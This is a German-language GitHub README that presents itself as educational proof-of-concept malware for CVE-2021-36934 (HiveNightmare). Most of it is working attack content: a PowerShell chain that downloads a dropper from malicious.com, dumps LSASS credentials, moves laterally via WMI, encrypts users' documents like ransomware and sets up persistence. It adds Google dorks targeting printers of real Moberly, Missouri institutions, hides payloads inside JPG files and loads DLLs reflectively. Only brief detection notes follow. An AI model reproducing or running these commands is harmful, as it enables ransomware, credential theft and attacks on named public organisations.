
 p1rat3r00t/why-so-serious-sam
PoC-Schadsoftware, die den Exploit CVE-2021-36934 (falsche ACLs auf Schattenkopien) unter Verwendung einer dateilosen Red-Team-Methode auf Windows 10/11 mit LOLBins ausnutzt und SYSTEM- und SAM-Hives extrahiert, um lokale NTLM-Hashes zu erhalten.


CVE-2021-36934/HiveNightmare ist ein pädagogisches Forschungsprojekt für Red/Purple Teams, das ein fileless Malware-Angriffsframework unter Windows 11 simuliert. Es ermöglicht die Nachbildung realer Angriffsketten unter Verwendung von MITRE ATT&CK-Techniken mit Fokus auf heimliche, dateilose Aktionen.
Warnung: Nur für Forschung und Schulungen in isolierten Laboren. Nicht auf Produktions- oder nicht autorisierten Systemen verwenden.
Die folgende PowerShell-Simulation zeigt eine typische fileless Ransomware-Angriffskette unter Verwendung integrierter Windows-Tools (LOLBins):
# Initial Access: Dropper laden
IEX(New-Object Net.WebClient).DownloadString("http://malicious.com/dropper.ps1")

# Execution: Nutzlast decodieren und im Speicher laden
$bytes = [System.Convert]::FromBase64String("[Base64Payload]")
[System.Reflection.Assembly]:https://raw.githubusercontent.com/p1rat3r00t/why-so-serious-sam/main/:Load($bytes)

# Privilege Escalation
Start-Process powershell -Args "-ExecutionPolicy Bypass -File C:\Temp\elevate.ps1" -Verb RunAs

# Credential Access
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\Temp\lsass.dmp full

# Lateral Movement
wmic /node:targetPC process call create "powershell.exe -File \\share\payload.ps1"

# Dateiverschlüsselungsbeispiel
$files = Get-ChildItem -Path "C:\Users\*\Documents" -Include *.docx,*.pdf -Recurse
foreach ($file in $files) {
  $data = Get-Content $file.FullName -Raw
  $aes = New-Object System.Security.Cryptography.AesManaged
  $aes.Key = [Text.Encoding]::UTF8.GetBytes("RANDOM-GEN-KEY-1234567890123456")
  $aes.IV = New-Object byte[] 16
  $enc = $aes.CreateEncryptor().TransformFinalBlock([Text.Encoding]::UTF8.GetBytes($data), 0, $data.Length)
  Set-Content -Path $file.FullName -Value ([Convert]::ToBase64String($enc))
}

# Persistenz
Set-ItemProperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "ransomware" -Value "powershell -File C:\Temp\persist.ps1"
Beispielziel: Identifizierung öffentlich zugänglicher Druckerdienste in Moberly, Missouri, die möglicherweise anfällig für Exploits wie PrintNightmare sind.
Beispielhafte Google-Dork-Abfragen:
inurl:"/hp/device/this.LCDispatcher" "Moberly"
intitle:"Printer Status" "Moberly Public Schools"
intitle:"Web Image Monitor" inurl:"/wim" "Moberly"
inurl:"/printer/main.html" "City of Moberly"
intitle:"Web Jetadmin" "Moberly"
inurl:"/printers/" "Moberly"
inurl:"/PPS/public/" "Moberly"
intitle:"Konica Minolta" inurl:"/wcd/" "Moberly"
intitle:"PaperCut MF" "Moberly"
intitle:"Lexmark" inurl:"/printer/" "Moberly"
intitle:"Canon Remote UI" "Moberly"
intitle:"EpsonNet Config" "Moberly"
Living Off the Land Binaries (LOLBins) sind legitime, vertrauenswürdige Windows-Binärdateien, die häufig von Angreifern missbraucht werden, um Sicherheitskontrollen zu umgehen und dateilosen Schadcode auszuführen.
Beispielverwendung (Print Service Attack):
rundll32.exe \\10.10.X.X\shared\payload.dll,ReflectEntry
Angreifer verwenden LOLBins wie
rundll32.exe,regsvr32.exeundpowershell.exe, um Nutzlasten von Netzwerkfreigaben auszuführen, oft nachdem sie über Aufklärung freigelegte Drucker oder Server identifiziert haben.
Ziel: Nutzlasten unauffällig ausliefern, indem Archive in Bilder eingebettet und mit nativen Tools extrahiert werden.
Schritte:
Nutzlast einbetten:
copy /b nsfw.jpg + payload.7z nsfw.jpg
Extrahieren und decodieren:
certutil -decode nsfw.jpg dropper.7z
7z x dropper.7z -oC:\Users\Public\
Diese Methode umgeht die herkömmliche Filterung von Dateierweiterungen und nutzt integrierte Tools für eine ausweichende Zustellung.
Technik: Laden und Ausführen einer schädlichen DLL direkt im Speicher mittels reflektiven Ladens.
Beispiel:
rundll32.exe \\10.10.X.X\share\nsfw.dll,ReflectEntry
Dies ermöglicht eine heimliche, speicherresidente Ausführung ohne Artefakte auf der Festplatte.
| Phase | Technik | ID | Beschreibung |
|---|---|---|---|
| Initial Access | Gültige Konten / Drive-by-Compromise | T1078, T1189 | Kompromittierung öffentlich zugänglicher Druckerschnittstellen |
| Execution | DLL Side-Loading / LOLBins | T1218, T1055.001 | Reflektives Ausführen von DLLs über vertrauenswürdige Binärdateien |
| Privilege Escalation | Print Spooler Exploits / Hive-ACL-Missbrauch | T1068, T1003.002 | SYSTEM-Zugriff und SAM-Hash-Extraktion |
| Defense Evasion | Dateilose Ausführung / Verschleierte Dateien | T1027, T1202 | Codierte Nutzlasten, ausgeliefert über certutil, mshta usw. |
| Credential Access | LSASS-Dumping / SAM-Hive-Zugriff | T1003 | Credential-Dumping nach HiveNightmare |
| Lateral Movement | SMB/Net-Share-Enumeration | T1021.002 | Ausbreitung über Druckerfreigaben oder Spooler-Enumeration |
| Impact | Datenvernichtung / Verschlüsselung | T1485, T1486 | Fileless Wiperware, ausgelöst durch DLL-Nutzlasten |
Sysmon + Sigma-Regeln:
rundll32.exe beim Laden von Nicht-System-DLLscertutil.exe, regsvr32.exe, mshta.exeSIEM-Beispiele (ELK/Splunk):
explorer.exe startet rundll32.exe)Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled
